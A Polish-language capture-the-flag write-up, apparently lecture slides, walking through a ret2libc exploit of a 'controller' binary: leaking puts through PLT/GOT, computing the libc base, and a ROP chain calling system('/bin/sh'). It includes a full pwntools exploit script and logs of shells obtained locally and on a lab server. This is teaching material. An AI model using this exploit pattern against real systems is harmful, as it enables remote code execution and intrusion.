```

Do tego celu wykorzystam funkcję puts która wykorzystywana jest w programie dzięki czemu linker umieścił jej adres w sekcji GOT. W tej sytuacji staje przed

## Opracowanie exploitu działającego w dowolnych warunkach

nami kolejnym problem, w jaki sposób dostarczyć do naszego exploita adres funkcji, jeśli program działał by lokalnie na komputerze mogli byśmy po prostu odczytać z pamięci procesu tą wartość niestety musimy się włamać do procesu działającego na serwerze a co za tym idzie nie mamy dostępu do jego pamięci. Jedynym rozwiązaniem tego problemu jest wykorzystanie funkcji puts do wypisania danych znajdujących się pod danym adresem w konsoli. Nasz exploit odczytał by dane wypisane w konsoli a następnie a następnie obliczył na ich podstawie adres podstawowy biblioteki libc. Aby wywołać funkcję „puts(adres\_puts\_pobierany\_z\_sekcji\_GOT)” musimy odwołać się do sekcji PLT której adres zawsze jest taki sam. Jak już wiemy argument wywoływanej funkcji w x86\_64 na linuxie zawsze znajduje się w rejestrze RDI a zatem dokładnie tam umieścimy adres z sekcji GOT trzymający adres funkcji puts.

Drugi ROP chain będzie podobny do tego z exploita działającego w GDB, jego zadaniem będzie uruchomienie shella przy pomocy funkcji „system”.

Poniżej zamieszczam prosty schemat ilustrujący cały proces, powinien on rozjaśnić to co za chwilę nastąpi.



# Inżynieria wsteczna z wykorzystaniem IDY Pro



Okno konsoli z uruchomioną aplikacją \_ 0 X

[Klasyczne komunikaty z aplikacji]


[Wypisany adres funkcji PUTS]

Oczekiwanie na input użytkownika...



Nasz program odczytuje wypisany w konsoli ad\_res funkcji puts i na jego podstawie oblicza adres podstawowy biblioteki libc. Kiedy mamy adres biblioteki libc oraz przesunięcie funkcji "system" możemy obliczyć jej adres. Tak samo postępujemy dla ciągu "/bin/sh" który również znajduje się w bibliotece libc.

# Inżynieria wsteczna z wykorzystaniem IDY Pro



Nie interesujące nas pozostałości	
Adres do funkcji "system" znajdujące się w libc	system("/bin/sh")
Adres do ciągu znaków "/bin/sh" znajdujący się w libc	
Adres do operacji "pop rdi; ret"	
YY YY YY	<--- Padding służący przepełnieniu bufora



# Inżynieria wsteczna z wykorzystaniem IDY Pro



Okno konsoli z uruchomioną aplikacją \_ 0 X

[Klasyczne komunikaty z aplikacji]

[Wypisany adres funkcji PUTS]

[URUCHOMIENIE "/bin/sh"]

## Opracowanie exploitu działającego w dowolnych warunkach

Kod generujący pierwszy ROPchain będzie wyglądać następująco:

```
#===== PAYLOAD TO LEAK LIBC ADDR =====+$
laPayload = b'\x79' * 40                # padding          |$
laPayload += p64(0x0000000000004011d3)    # pop rdi; ret      |$
laPayload += p64(binary.got.puts)        # libc / glibc func addr given by LD|$
laPayload += p64(binary.plt.puts)        # local puts addr   |$
laPayload += p64(0x000000000000401066)    # calculator addr    |$
#=====+$
```

Obliczanie adresu podstawowego biblioteki libc:

```
libc.address = u64(puts_addr + b'\x00\x00') - libc.sym.puts # calculating libc addr$
log.info("puts: " + hex(u64(puts_addr + b'\x00\x00')))$
log.info("libc: " + hex(libc.address))$
```

Główny ropchain dający nam shella:

```
#===== MAIN PAYLOAD CALLING SYSTEM FUNCTION =====+$
payload = b'\x79' * 40                # padding          |$
#payload += p64(0x0000000000004011d4)    # only for ubuntu|$
payload += p64(0x0000000000004011d3)    # pop rdi; ret      |$
payload += p64(libc.address + 0x18a156) # /bin/sh string    |$
payload += p64(libc.address + 0x48e50)  # system function    |$
#=====+$
```

## Opracowanie exploitu działającego w dowolnych warunkach

A kod całego exploita następująco:

```
1 |#!/usr/bin/python3$
2 |from pwn import *$
3 |from time import *$
4 |import sys$
5 |from struct import pack$
6 |context.terminal = ['bash', '-e', 'sh', '-c']$
7 |$
8 |# loading all needed files$
9 |=====+$
10 |binary = ELF('./controller') # loading the binary into pwntools |$
11 |context.binary = binary # loading settings |$
12 |p = process(binary.path) # |$
13 |libc = ELF('/usr/lib/x86_64-linux-gnu/libc-2.31.so') # loading our local libc library |$
14 |=====+$
15 |$
16 |$
17 |p.sendlineafter('Insert the amount of 2 different types of resources:', '1 -198')$
18 |p.sendlineafter('>', '3')$
19 |log.info("generating payload to leak libc")$
20 |$
21 |===== PAYLOAD TO LEAK LIBC ADDR =====+$
22 |laPayload = b'\x79' * 40 # padding |$
23 |laPayload += p64(0x0000000000004011d3) # pop rdi; ret |$
24 |laPayload += p64(binary.got.puts) # libc / glibc func addr given by LD |$
25 |laPayload += p64(binary.plt.puts) # local puts addr |$
26 |laPayload += p64(0x000000000000401066) # calculator addr |$
27 |=====+$
28 |$
29 |$
30 |p.sendlineafter('>', laPayload)$
31 |p.recvuntil('reported!\n')$
32 |puts_addr = p.recv(6)$
33 |$
34 |$
35 |libc.address = u64(puts_addr + b'\x00\x00') - libc.sym.puts # calculating libc addr$
36 |log.info("puts: " + hex(u64(puts_addr + b'\x00\x00')))$
37 |log.info("libc: " + hex(libc.address))$
38 |$
39 |p.sendlineafter('\nInsert the amount of 2 different types of resources:', '1 -198')$
40 |p.sendlineafter('>', '3')$
41 |log.info("generating main payload")$
42 |$
43 |$
44 |===== MAIN PAYLOAD CALLING SYSTEM FUNCTION =====+$
45 |payload = b'\x79' * 40 # padding |$
46 |#payload += p64(0x0000000000004011d4) # only for ubuntu |$
47 |payload += p64(0x0000000000004011d3) # pop rdi; ret |$
48 |payload += p64(libc.address + 0x18a156) # /bin/sh string |$
49 |payload += p64(libc.address + 0x48e50) # system function |$
50 |=====+$
51 |$
52 |$
53 |p.sendlineafter('>', payload)$
54 |log.info("payload sent")$
55 |p.recvuntil('reported!\n')$
56 |$
57 |p.interactive() # to continue interacting with user$
```

## Opracowanie exploitu działającego w dowolnych warunkach

```
ret2me@ret2me-h55ms2h ~[~/ctf/ret2libc]
$ ./exploit2.py
[*] '/home/ret2me/ctf/ret2libc/controller'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[+] Starting local process '/home/ret2me/ctf/ret2libc/controller': pid 4285
[*] '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] generating payload to leak libc
[*] puts: 0x7f3b93975f4e
[*] libc: 0x7f3b93210000
[*] generating main payload
[*] payload sent
[*] Switching to interactive mode
$ whoami
ret2me
$ ls
controller  exploit2.py  exploit.py  libc.so.6
core       exploit3.py  leak.py     payload.txt
$
[*] Interrupted
ret2me@ret2me-h55ms2h ~[~/ctf/ret2libc]
$ ./exploit2.py
[*] '/home/ret2me/ctf/ret2libc/controller'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[+] Starting local process '/home/ret2me/ctf/ret2libc/controller': pid 4259
[*] '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] generating payload to leak libc
[*] puts: 0x7fbd72a35f4e
[*] libc: 0x7fbd72d00000
[*] generating main payload
[*] payload sent
[*] Switching to interactive mode
$ echo 'pwned by Filip "ret2me" Popewski'
pwned by Filip "ret2me" Popewski
$ ls
controller  exploit2.py  exploit.py  libc.so.6
core       exploit3.py  leak.py     payload.txt
$
```

Jak widzimy po uruchomieniu naszego exploitu wywołuje on podatny program i przekierowuje cały jego output do siebie samego. Program wypisał uzyskany adres libc oraz puts w konsoli a następnie uruchmił shella. Teraz pora sprawdzić nasz exploit na serwerze:

```
[x]~[ret2me@ret2me-h55ms2h]~[~/ctf/ret2libc]
$ ./exploit2.py
[*] '/home/ret2me/ctf/ret2libc/controller'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[+] Opening connection to 192.168.1.66 on port 1337: Done
[*] '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] generating payload to leak libc
[*] puts: 0x7f6b9358e5f0
[*] libc: 0x7f6b93518000
[*] generating main payload
[*] payload sent
[*] Switching to interactive mode
$ ls
controller
flag.txt
$ cat flag.txt
CHTB{1nt3g3r_0v3rfl0w_s4v3d_0ur_r3s0urc3s}
$
```